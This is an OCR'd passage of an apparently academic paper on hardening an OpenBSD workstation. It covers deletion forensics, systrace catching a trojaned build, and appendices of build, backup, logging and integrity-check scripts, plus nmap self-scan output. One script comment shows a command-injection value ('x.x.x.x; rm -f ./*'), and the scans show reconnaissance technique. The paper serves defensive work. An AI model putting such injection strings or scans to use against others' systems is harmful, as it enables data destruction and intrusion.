

Illustration 20 Inode 6

This is in no way a scientific test. rm appears to work as advertised, and the rm -P option also appears to work, and srm seems to work, except that the name of the file is still readable. However, this excersise proves nothing except that deleting files is a hard problem and deserves more research. An experienced “forensic” researcher could probably find all kinds of data on this partition that the author cannot.

NOTE: Even though the partition had been reformatted by the install, earlier data from earlier installs (of other operating systems even) was still visible to the stings page of Autopsy. If you have a hard-drive that has had plain text data on it, then someone will probably be able to find that data...

Trojan

If you are a government agency, such as perhaps the United States National Security Agency, you would have strict policies on what software may be used on workstations, and probably only use software that has been audited by your organisation and therefore would not simply download open source software (or any software for that matter) and compile it on your box. Why not? Because you can't trust the code – what if it was a trojan? Unfortunately typical computer users can't audit code, and have to trust developers. However, some tools can aid in the process of compiling code to make sure that the code doesn't do anything it isn't supposed to (albeit only while it's being compiled, and within the limits of the

detection software).

In this very limited case we'll use systrace to watch make which will alert the user if the make process is doing something that is not explicitly allowed in the systrace make policy. “Systrace may also be used to prevent damage from trojaned software distributions. In this example, Systrace detects a Trojan in the configure script contained in a malicious fragroute distribution (Provos, “Systrace Application”).

In the recent months several open source packages have been trojaned in a similar style. The code for the trojan is listed in **Appendix L**. The IP the trojan is attempting to connect to was changed to a non-public IP. The basic idea of this trojan is that it gets itself compiled by altering the configure script and then opens a backdoor to a specific IP and checks for certain commands. Systrace will catch this action (depending on the policy). The Makefile is also listed in Appendix L.

#systrace make



Illustration 21 Systrace make

NOTE: Don't make software as root. Install it as root if needed, but don't make it.

APPENDICES

Appendix A

Make Release Shell Script (FenderQ)

```
#!/bin/sh
#
# OpenBSD - Release Building Shell Script
# Created by FenderQ - November 9 2002
#
# See also "man release"
#
# EULA: By viewing or executing this script, you agree to everything I say.
# If you are reading this now, oh no... too late lol.
#

SOURCE="/home/username"
DEST="/home/username/destdir"
RELEASE="/home/username/releasedir"
XBUILD="/usr/Xbuild"
CVSTAG="OPENBSD_3_2"

install_sources() {
echo "********** Install sources **********"
rm -rf /usr/src/* /usr/ports /usr/XF4
if [ $SOURCE = /mnt ]; then mount /dev/cd0a /mnt; fi
cd /usr/src && tar xvfz $SOURCE/src.tar.gz && tar xvfz $SOURCE/srcsys.tar.gz
cd /usr && tar xvfz $SOURCE/ports.tar.gz && tar xvfz $SOURCE/XF4.tar.gz
if [ $SOURCE = /mnt ]; then umount /mnt; fi
}

update_sources() {
echo "********** Update sources **********"
cd /usr/src && cvs up -r$CVSTAG -Pd
cd /usr/XF4 && cvs up -r$CVSTAG -Pd
cd /usr/ports && cvs up -r$CVSTAG -Pd
}

build_kernel() {
echo "********** Build and install a new kernel **********"
cd /usr/src/sys/arch/i386/conf
config GENERIC
cd ../compile/GENERIC
make clean && make depend && make
mv /bsd /bsd.old && cp bsd / && chown root.wheel /bsd && chmod 644 /bsd
```

```
}

build_system() {
echo "********** Build a new system **********"
rm -rf /usr/obj/*
cd /usr/src && make obj
make build
cd /dev && ./MAKEDEV all
}

make_release() {
echo "********** Make and validate the system release **********"
cd /usr/src/distrib/crunch && make clean && make && make install
export DESTDIR=$DEST RELEASEDIR=$RELEASE
rm -rf $DESTDIR
mkdir -p $DESTDIR $RELEASEDIR
cd /usr/src/etc && make release
cd /usr/src/distrib/sets && sh checkflist
unset DESTDIR RELEASEDIR
}

build_XF4() {
echo "********** Build and install XF4 **********"
rm -rf $XBUILD
mkdir -p $XBUILD
cd /usr/ports/lang/tcl/8.3
make && make install
cd /usr/ports/x11/tk/8.3
make && make install
cd $XBUILD && lndir /usr/XF4 && make build
}

make_release_XF4() {
echo "********** Make and validate the XF4 release **********"
export DESTDIR=$DEST RELEASEDIR=$RELEASE
rm -rf $DESTDIR
mkdir -p $DESTDIR $RELEASEDIR
make release
unset DESTDIR RELEASEDIR
}

clean_everything() {
echo "********** Cleaning everything **********"
rm -rf /usr/obj/* $DEST $XBUILD
}
```

```
usage() {
echo "Usage: $0 options"
echo
echo "Options:"
echo
echo "  all              - Perform Everything"
echo "  install           - Install sources"
echo "  update             - Updates sources"
echo "  kernel            - Build and install a new kernel"
echo "  system             - Build and install a new system"
echo "  release           - Make and validate the system release"
echo "  xwindows           - Build and install XF4"
echo "  xwindows-release   - Make and validate the XF4 release"
echo "  clean             - Clean Everything"
echo
}

beep() {
echo "Start: $START"
echo "Finish: `date`"
while [ 1 = 1 ]
do
echo -n "\a"
sleep 1
done
}

clear
START=`date`
echo
echo "***** OpenBSD - Release Building *****"
echo
echo "Source Code: $SOURCE"
echo "Dest: $DEST"
echo "Release: $RELEASE"
echo "X-Windows Build Directory: $XBUILD"
echo "Update Revision Tag: $CVSTAG"
echo

if [ $# = 0 ]; then usage; exit 1; fi

for i in $*
do
case $i in
all)
install_sources
```

```
update_sources
build_kernel
build_system
make_release
build_XF4
make_release_XF4
clean_everything
;;
install)
install_sources
;;
update)
update_sources
;;
kernel)
build_kernel
;;
system)
build_system
;;
release)
make_release
;;
xwindows)
build_XF4
;;
xwindows-release)
make_release_XF4
;;
clean)
clean_everything
;;
*)
echo "Incorrect option selected: Exiting....."
echo
exit 1
;;
esac
done
beep
```

Appendix B

Stsh.c

```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <err.h>

int
main(int argc, char **argv, char **envp)
{
	if (getuid() == 0)
		err(1, "Not allowed for root");

	execve("/usr/local/bin/bash", argv, envp);

	err(1, "Execve failed");
}
```

xsterm

```
#!/bin/sh
exec systrace aterm -bg lightgrey -e /usr/local/bin/stsh
```

usr_local_bin_bash systrace policy

(Note that this probably has errors in it, and can't be assumed to be a production worthy systrace policy)

```
Policy: /usr/local/bin/bash, Emulation: native
	native-fsread: filename eq "/usr/libexec/ld.so" then permit
	native-read: permit
	native-mmap: permit
	native-issetugid: permit
	native-__sysctl: permit
	native-fsread: filename eq "/var/run/ld.so.hints" then permit
	native-fsread: filename eq "/usr/lib/libtermcap.so.8.0" then permit
	native-mprotect: permit
	native-close: permit
	native-fsread: filename eq "/usr/lib/libc.so.28.5" then permit
	native-munmap: permit
	native-fsread: filename eq "/<non-existent filename>: /etc/malloc.conf" then
permit
	native-break: permit
	native-sigprocmask: permit
```

native-fswrite: filename eq "/dev/tty" then permit
native-getuid: permit
native-getgid: permit
native-geteuid: permit
native-getegid: permit
native-gettimeofday: permit
native-ioctl: permit
native-fstat: permit
native-sigaction: permit
native-fsread: filename eq "/etc/pwd.db" then permit
native-fcntl: permit
native-pread: permit
native-fsread: filename eq "/" then permit
native-fsread: filename eq "/home/ghoul" then permit
native-fsread: filename eq "/home" then permit
native-fstatfs: permit
native-getdirentries: permit
native-lseek: permit
native-getpid: permit
native-getppid: permit
native-getpgrp: permit
native-dup: permit
native-getrlimit: permit
native-dup2: permit
native-fsread: filename eq "/home/ghoul/.bashrc" then permit
native-fsread: filename eq "/var/mail/ghoul" then permit
native-fsread: filename eq "/home/ghoul/.bash_history" then permit
native-fsread: filename eq "/home/ghoul/.terminfo.db" then permit
native-fsread: filename eq "/home/ghoul/.terminfo" then permit
native-fsread: filename eq "/usr/share/misc/terminfo.db" then permit
native-fsread: filename eq "/home/ghoul/.inputrc" then permit
native-write: permit
native-fork: permit
native-setpgid: permit
native-wait4: permit
native-execve: filename eq "/bin/ls" and argv eq "ls" then permit
native-sigreturn: permit
native-chdir: filename eq "/" then permit
native-fsread: filename eq "/tmp" then permit
native-chdir: filename eq "/tmp" then permit
native-execve: filename eq "/bin/ls" and argv eq "ls -la" then permit
native-fsread: filename eq "/bin/cat" then permit
native-execve: filename eq "/bin/cat" and argv eq "cat .ICE" then permit
native-fsread: filename eq "/tmp/.ICE-unix" then permit
native-execve: filename eq "/bin/cat" and argv eq "cat .ICE-unix/" then permit

native-fswrite: filename eq "/home/ghoul/.bash_history" then permit
native-exit: permit

Appendix C

Samhainrc for OpenBSD 3.2 -stable

```
[Attributes]

dir=3/etc
dir=/var/mail
dir=/var/tmp
dir=/tmp

[LogFiles]

dir=2/var/log

[GrowingLogFiles]

[ReadOnly]

#Binaries
dir=/bin
dir=/sbin
dir=/usr/bin
dir=/usr/sbin
dir=/usr/local/bin
dir=/usr/local/sbin
dir=/usr/X11R6/bin
dir=/usr/local/libexec
#Libs
dir=/usr/lib
dir=/usr/local/lib
dir=/usr/X11R6/lib
#Boot
file=/boot
file=/bsd
file=/bsd.old

[EventSeverity]

SeverityReadOnly=crit
SeverityLogFiles=crit
SeverityGrowingLogs=crit
```

```
SeverityIgnoreNone=crit
SeverityAttributes=crit
SeverityIgnoreAll=info

SeverityFiles=crit
SeverityDirs=crit
SeverityNames=warn

[Log]

MailSeverity=none
PrintSeverity=none
LogSeverity=warn
SyslogSeverity=crit
ExportSeverity=none

SuidCheckActive=1
SuidCheckInterval=86400

[Utmp]

LoginCheckActive=0

[Misc]

Daemon=no
ChecksumTest=check
SetFilecheckTime=7200
SamhainPath=/usr/local/sbin/samhain
SetLoopTime=180
SetNiceLevel=17
SetIOLimit=500
SyslogFacility=LOG_LOCAL2

[EOF]
```


Appendix D

errata_check.sh

```
#!/usr/local/bin/bash

#########################################################################
```

```
#####
#
#-  If this were really smart it would check your arch and then
#   only grab that section of the errata.html page, but it's not.
#   So if the errata.html page changes for *any* reason then this
#   this script will tell you it has, even if for the wrong reason.
#-  Don't use it very often, it's meant for use on a laptop, checking
#   at boot time only. Don't want to waste OpenBSD's bandwidth.
#-  Buy OpenBSD CDs and donate! Or learn secure C coding and
#   contribute, which ever is easier...
#
#####################################################################
#####

# Errors
E_WGET=100
E_EMPTY_ERRATA_CHECK=101
E_NO_MATCH=102
E_NO_ERRATA_CHECK=103
E_NO_INTERNET=104

# Vars
ERRATA_CHECK="/etc/errata_check"
TMP_ERRATA="/tmp/errata.html.$$"

# Commands
WGET=/usr/local/bin/wget
SHA1=/bin/sha1
PING=/sbin/ping
CUT=/usr/bin/cut
RM=/bin/rm

# Functions
wget_errata ()
{
 if $WGET -q -O $TMP_ERRATA http://www.openbsd.org/errata.html
 then
    # Get the hash and cut if from the string returned
    NEW_ERRATA_HASH=`$SHA1 $TMP_ERRATA | $CUT -f 4 -d " "`
    $RM $TMP_ERRATA
    return 0
 else
    exit $E_WGET
 fi
}
```

```
test_networking ()
{
  MYGATE=`cat /etc/mygate`
  # Should maybe make sure mygate is x.x.x.x format, but
  # only root should be able to edit mygate...i.e. mygate
  # could contain "x.x.x.x; rm -f ./*"
  if $PING -q -c 1 $MYGATE > /dev/null 2>&1
  then
     if $PING -q -c 1 www.openbsd.org > /dev/null 2>&1
     then
        # Networking is good
        return 0
     else
        exit $E_NO_INTERNET
     fi
  else
    exit $E_NO_INTERNET
  fi
}

#
# MAIN
#

if test_networking && wget_errata
then
  if [ -e $ERRATA_CHECK ]
  then
    OLD_ERRATA_HASH=`cat $ERRATA_CHECK`
  else
    echo "$ERRATA_CHECK does not exist"
    echo "Initialising a new one..."
    echo $NEW_ERRATA_HASH > $ERRATA_CHECK
    echo "Run again at a later date."
    exit $E_NO_ERRATA_CHECK
  fi
  # Now let's see what is in $OLD_ERRATA_HASH
  case "$OLD_ERRATA_HASH" in
    "" )
    echo "$ERRATA_CHECK is empty"
    echo "Remove it and run again to initialise."
    exit $E_EMPTY_ERRATA_CHECK
    ;;
    "$NEW_ERRATA_HASH" )
    # old is the same as new, so exit true
    exit 0
```

```
    ;;
    * )
    # log the fact that they don't match, our log watcher should pick this up...
    # -s switch says log to standard error too
    logger -s $0 NEW ERRATA old: $OLD_ERRATA_HASH new:
$NEW_ERRATA_HASH
    exit $E_NO_MATCH
    ;;
  esac
else
  # Shouldn't ever get here...
  echo "network error"
  exit $E_WGET
fi
```

Appendix E

Syslog-ng.conf

```
#
# Syslog-ng.conf
#

options {
   sync(0);
   use_dns(no);
   create_dirs(no);
   time_reopen(10);
   use_fqdn(no);
   log_fifo_size(1000);
   keep_hostname(yes);
};

source int {
   unix-dgram("/dev/log");
   internal();
};

destination d_int {
   file("/var/log/syslog-ng/internal.log" owner("root") group ("swatch") perm(0640));
};

log {
   source(int);
   destination(d_int);
```

};

Appendix F

ntpdateget.sh

```
#!/bin/sh

# Vars
NTPDATE="/usr/local/sbin/ntpdate"
LOGGER="/usr/bin/logger"
# These can be whatever servers you want
# or perhaps your own organisations ntp srv
TIMESERVERS="132.246.168.148
ntp.cpsc.ucalgary.ca
ntp1.cmc.ec.gc.ca
tick.utoronto.ca
209.87.233.53"

#
# Main
#

$LOGGER $0 start

for timeserver in $TIMESERVERS
do
  $LOGGER $0 trying $timeserver
  if ping -q -c 2 $timeserver > /dev/null 2>&1
  then
    if $NTPDATE $timeserver > /dev/null 2>&1
    then
      $LOGGER $0 success $timeserver
      exit 0
    fi
  fi
done

$LOGGER $0 failed
exit 1
```

Appendix G

pflogrotate.sh

```
#!/bin/sh

# Vars
PFLOG="/var/log/pflog"
PFLOGDIR="/var/log/syslog-ng"
DATE=`date +%Y%m%d%H%M`
FILE="pflog"
LOGSIZE=`ls -l $PFLOG | cut -d " " -f 8`
PFPID=`cat /var/run/pflogd.pid`
LOGLEVEL="local0.info"
MSG_EXPORT_FAILED="pflog tcpdump export failed log kept in
$PFLOGDIR/$FILE.$DATE"

# Errors
E_EXPORT_FAILED="101"
E_LOGSIZE="102"

#
# MAIN
#

# Flush current pflogd buffers
kill -ALRM $PFPID

if [ $LOGSIZE -gt 24 ]
then
  # Move the logfile
  mv $PFLOG $PFLOGDIR/$FILE
  # Restart pf
  kill -HUP $(cat /var/run/pflogd.pid)
  # Export the tcpdump format into regular ASCII
  if tcpdump -n -e -ttt -r $PFLOGDIR/$FILE | logger -t pf -p $LOGLEVEL
  then
    # Export success, remove the moved pflog file
    rm $PFLOGDIR/$FILE
    exit 0
  else
    # Export failed, keep the pflog around in case we need it
    # Need to watch this doesn't get too big...
    mv $PFLOGDIR/$FILE $PFLOGDIR/$FILE.$DATE
    logger -t pf -p $LOGLEVEL $MSG_EXPORT_FAILED
```

```
      exit $E_EXPORT_FAILED
   fi
else
   exit $E_LOGSIZE
fi
```

Appendix H

ps ax

```
# ps ax
  PID TT   STAT      TIME COMMAND
    1 ??  Is      0:00.01 /sbin/init
24376 ??  Is      0:00.61 /usr/local/sbin/syslog-ng
 5049 ??  Is      0:00.21 pflogd
12636 ??  Is      0:00.41 /usr/sbin/apmd
 9690 ??  Is      0:00.06 cron
32189 ??  Is      0:00.00 /usr/X11R6/bin/xdm -udpPort 0
14561 ??  Is      0:10.33 /usr/X11R6/bin/X vt05 -auth
/usr/X11R6/lib/X11/xdm/authdir/authfiles/A:0-Q32189 (XFree86)
22131 ??  Is      0:00.03 xdm: :0 (xdm)
 9904 ??  I       0:00.02 xconsole
11330 ??  Is      0:00.01 /bin/sh /usr/X11R6/lib/X11/xdm/Xsession
 3070 ??  I       0:00.00 /bin/sh /home/ghoul/.xsession
 8637 ??  I       0:00.96 /usr/local/bin/fluxbox
 2344 ??  Is      0:00.00 /bin/sh -c /bin/sh
14102 ??  I       0:01.97 aterm
12550 ??  I       0:00.80 aterm
28506 ??  Is      0:00.00 /bin/sh -c /bin/sh
19773 ??  Is      0:00.00 /bin/sh -c /bin/sh
14744 ??  I       0:00.03 aterm
 5223 p1  Is      0:00.01 bash
28332 p1  I       0:00.01 -csh (csh)
 3015 p1  I+      0:00.15 bash
  640 p2  Is      0:00.01 -bash (bash)
15240 p2  R+      0:00.00 ps -ax
27784 p3  Is      0:00.01 bash
 4982 p3  I       0:00.01 -csh (csh)
 3773 p3  I+      0:00.10 bash
 6902 p4  Is+     0:00.01 bash
 3596 C0  Is+     0:00.00 /usr/libexec/getty Pc ttyC0
 1366 C1  Is+     0:00.00 /usr/libexec/getty Pc ttyC1
12021 C2  Is+     0:00.00 /usr/libexec/getty Pc ttyC2
14427 C3  Is+     0:00.00 /usr/libexec/getty Pc ttyC3
18027 C5  Is+     0:00.00 /usr/libexec/getty Pc ttyC5
```

netstat

```
# netstat -ant
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp        0      0  *.6000                 *.*                    LISTEN
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
```

(Active UNIX domain sockets removed for brevity.)

nmap

First try a stealth syn scan with OS detection:

```
# nmap -sS -O host_ip

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds
```

Now try a stealth sys scan with OS detection but because the workstation is not answering pings (which it probably should do in order to stay within the RFCs):

```
# nmap -sS -O -P0 host_ip

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
All 1601 scanned ports on host_ip) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 1940 seconds
```

Now for fun we will try an “Xmas scan” of every port without pinging:

```
# nmap -sX -P0 -p 1-65535 host_ip

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
caught SIGINT signal, cleaning up
# nmap -sX -P0 192.168.0.1
```

The above scan failed to complete in over 6 hours, likely because every port was being scanned, so it was cancelled and the following default port scan started:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 1601 scanned ports on workstation (host_ip) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 1935 seconds
```

For interest sake we'll leave sshd running sshd on 40000 and scan it then, which actually brings up some interesting results because it determines the OS to be OpenBSD 3.0 SPARC (which is wrong) but it corrrectly picks up the scrub in feature:

```
# nmap -v -O -P0 -p 40000 host_ip

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
No tcp,udp, or ICMP scantype specified, assuming SYN Stealth scan. Use -sP if
you really don't want to portscan (and just want to see what hosts are up).
Host host host_ip appears to be up ... good.
Initiating SYN Stealth Scan against host host_ip
Adding open port 40000/tcp
The SYN Stealth Scan took 0 seconds to scan 1 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
For OSScan assuming that port 40000 is open and port 31771 is closed and
neither are firewalled
Interesting ports on host_ip:
Port       State       Service
40000/tcp  open        unknown
Remote operating system guess: OpenBSD 3.0 SPARC with pf "scrub in all"
feature
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Randomized
```

A generic namp -v -O -P0 took way too long, so it was run with -p 40000 once sshd was turned off and the pf rules set to not allow in packets to 4000 (actually any non-stateful packets):

```
# nmap -v -O -P0 -p 40000 host_ip

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
No tcp,udp, or ICMP scantype specified, assuming SYN Stealth scan. Use -sP if
you really don't want to portscan (and just want to see what hosts are up).
Host host host_ip appears to be up ... good.
Initiating SYN Stealth Scan against host host_ip
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
```

Interesting ports on host host_ip:
Port State Service
40000/tcp filtered unknown
Too many fingerprints match this host for me to give an accurate OS guess
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=1/28%Time=3E377B35%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

Nmap run completed -- 1 IP address (1 host up) scanned in 256 seconds

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds

Appendix I

/etc/backup_exclude:

```
/dev
/etc/fstab
/usr/ports
/usr/src
/usr/obj
/usr/XF4
/altroot
/backup
/boot
/mnt
/tmp
/var/run
```

backup.sh

```
#!/usr/local/bin/bash

# Vars
BDIR="/backup"
OLD_BACKUPS="$BDIR/old"
DATE=`/bin/date +%Y%m%d%H%M`
BFILE="$DATE.tar"
EXCLUDE="/etc/backup_exclude"
BOOTIMG="cdrom32.fs"
BOOTCAT="boot.catalog"
```

```
APPID="Workstation_Backup_$DATE\""
MKISOFS_BOOT_FLAGS="-b $BOOTIMG -c $BOOTCAT -A $APPID -l -L -r -V
$APPID -x $OLD_BACKUPS $BDIR"
MKISOFS_NOBOOT_FLAGS="-A $APPID -l -L -r -V $APPID -x
$OLD_BACKUPS $BDIR"
# The "-" at the end is key because we're piping mkiso into cdrecord
CDRECORD_FLAGS="dev=/dev/cd0c speed=12 -v -"
# cd size of 650MB in Kb
CDSIZE="665600"

# Defaults
ENCRYPT="no"
MAKE_BOOT_CD="no"
MAKE_CD="no"
SKIP_BACKUP="no"

# Commands
GTAR="/usr/local/bin/gtar"
GZIP="/usr/bin/gzip"
CAT="/bin/cat"
ECHO="/bin/echo"
MKISOFS="/usr/local/bin/mkisofs"
CDRECORD="/usr/local/bin/cdrecord"

# Return Codes
SUCCESS="0"
E_MKCD_FAILED="101"
E_BACKUP_FAILED="102"
E_MISSING_FILES="103"
# CD won't work properly
E_BAD_BACKUP_DIR="104"
# $BDIR too big to fit on CD
E_TOO_BIG="105"
E_BAD_ARGS="106"

# Functions
backup_slash ()
{
  $ECHO "Moving old backup files to $OLD_BACKUPS"
  mv $BDIR/*.gz $OLD_BACKUPS
  $ECHO "Backing up / to $BDIR"
  $ECHO "except:"
  $CAT $EXCLUDE
  $GTAR cfX $BDIR/$BFILE $EXCLUDE /
  # Add /dev/MAKEDEV file
  $GTAR rf $BDIR/$BFILE /dev/MAKEDEV
```

```
  # Now zip it, as can't add to zip files
  $GZIP $BDIR/$BFILE
  if [ -e $BDIR/$BFILE.gz ]
  then
    return $SUCCESS
  else
    echo "$BDIR/$BFILE.gz does not exsist"
    return $E_BACKUP_FAILED
  fi
}

make_cd ()
{
 $ECHO "Checking size of $BDIR"
 SIZE=$[`du -ks $BDIR | cut -f 1` - `du -ks $OLD_BACKUPS | cut -f 1`]
 if [ "$SIZE" -gt "$CDSIZE" ]; then return $E_TOO_BIG; fi
 $ECHO "Piping mkisofs to cdrecord"
 if $MKISOFS $MKISOFS_FLAGS | $CDRECORD $CDRECORD_FLAGS
 then
   return $SUCCESS
 else
   $ECHO "ERROR $E_MKCD_FAILED"
   return $E_MKCD_FAILED
 fi
}

encrypt_backup ()
{
  $ECHO "not done yet"
}

#
# MAIN
#

while getopts ebcs option
do
  case "$option"
  in
    e)  ENCRYPT="yes"
        ;;
    b)  MAKE_BOOT_CD="yes"
        ;;
    c)  MAKE_CD="yes"
        ;;
    s)  SKIP_BACKUP="yes"
```

```
        ;;
  esac
done

# Check the args
# This whole section is not elegant and could be done better
if [ "$ENCRYPT" = "yes" ] && [ "$MAKE_BOOT_CD" = "yes" ]; then $ECHO
"ERROR $E_BAD_ARGS"; exit $E_BAD_ARGS; fi
if [ "$MAKE_CD" = "yes" ] && [ "$MAKE_BOOT_CD" = "yes" ]; then $ECHO
"ERROR $E_BAD_ARGS"; exit $E_BAD_ARGS; fi

# This is a bit tricky as bash will evaluate the first one, and if it's good then
# doesn't do the second, so if we skip the backup then backup_slash won't get
# run, but you can still make the cd if you want.
if [ "$SKIP_BACKUP" = "yes" ] || backup_slash
then
  if [ "$ENCRYPT" = "yes" ]; then encrypt_backup; fi
  # Now make a cd if desired, boot cd overrides regular, but this was
  # checked by the arg checkers
  if [ "$MAKE_BOOT_CD" = "yes" ]
  then
    MKISOFS_FLAGS="$MKISOFS_BOOT_FLAGS"
    make_cd
  else
    if [ "$MAKE_CD" = "yes" ]
    then
      MKISOFS_FLAGS="$MKISOFS_NOBOOT_FLAGS"
      make_cd
    fi
  fi
else
  $ECHO "ERROR $E_BACKUP_FAILED"
  return $E_BACKUP_FAILED
fi
```

Appendix J

Setuid root files

```
-rwsr-xr-x  1 root    wheel  1740879 Dec  9 17:10:01 2002
/usr/X11R6/bin/XFree86
-rwsr-xr-x  1 root    wheel  29417 Dec  9 17:14:48 2002 /usr/X11R6/bin/Xwrapper
-rwsr-sr-x  1 root    utmp   237568 Dec  9 17:09:38 2002 /usr/X11R6/bin/xterm
-rwsr-xr-x  1 root    bin   102400 Dec 12 15:25:56 2002 /usr/local/bin/aterm

-r-sr-xr-x  1 root    bin  163840 Dec  9 15:46:07 2002 /sbin/ping
```

```
-r-sr-xr-x  1 root    bin  184320 Dec  9 15:46:20 2002 /sbin/ping6
-r-sr-x---  1 root    operator 151552 Dec  9 15:46:11 2002 /sbin/shutdown
-r-sr-xr-x  3 root    bin    24576 Dec  9 15:46:27 2002 /usr/bin/chfn
-r-sr-xr-x  3 root    bin   24576 Dec  9 15:46:27 2002 /usr/bin/chpass
-r-sr-xr-x  3 root    bin   4576 Dec  9 15:46:27 2002 /usr/bin/chsh
-r-sr-xr-x  1 root    bin  24576 Dec  9 15:46:39 2002 /usr/bin/login
-r-sr-xr-x  1 root    bin  32768 Dec  9 15:46:44 2002 /usr/bin/passwd
-r-sr-xr-x  1 root    bin  20480 Dec  9 15:46:47 2002 /usr/bin/rsh
-r-sr-xr-x  1 root    bin  16384 Dec  9 15:46:52 2002 /usr/bin/su
-r-sr-xr-x  1 root    bin  86016 Dec  9 15:46:54 2002 /usr/bin/sudo
-r-sr-xr-x  4 root    auth  16384 Dec  9 15:45:58 2002 /usr/libexec/auth/login_activ
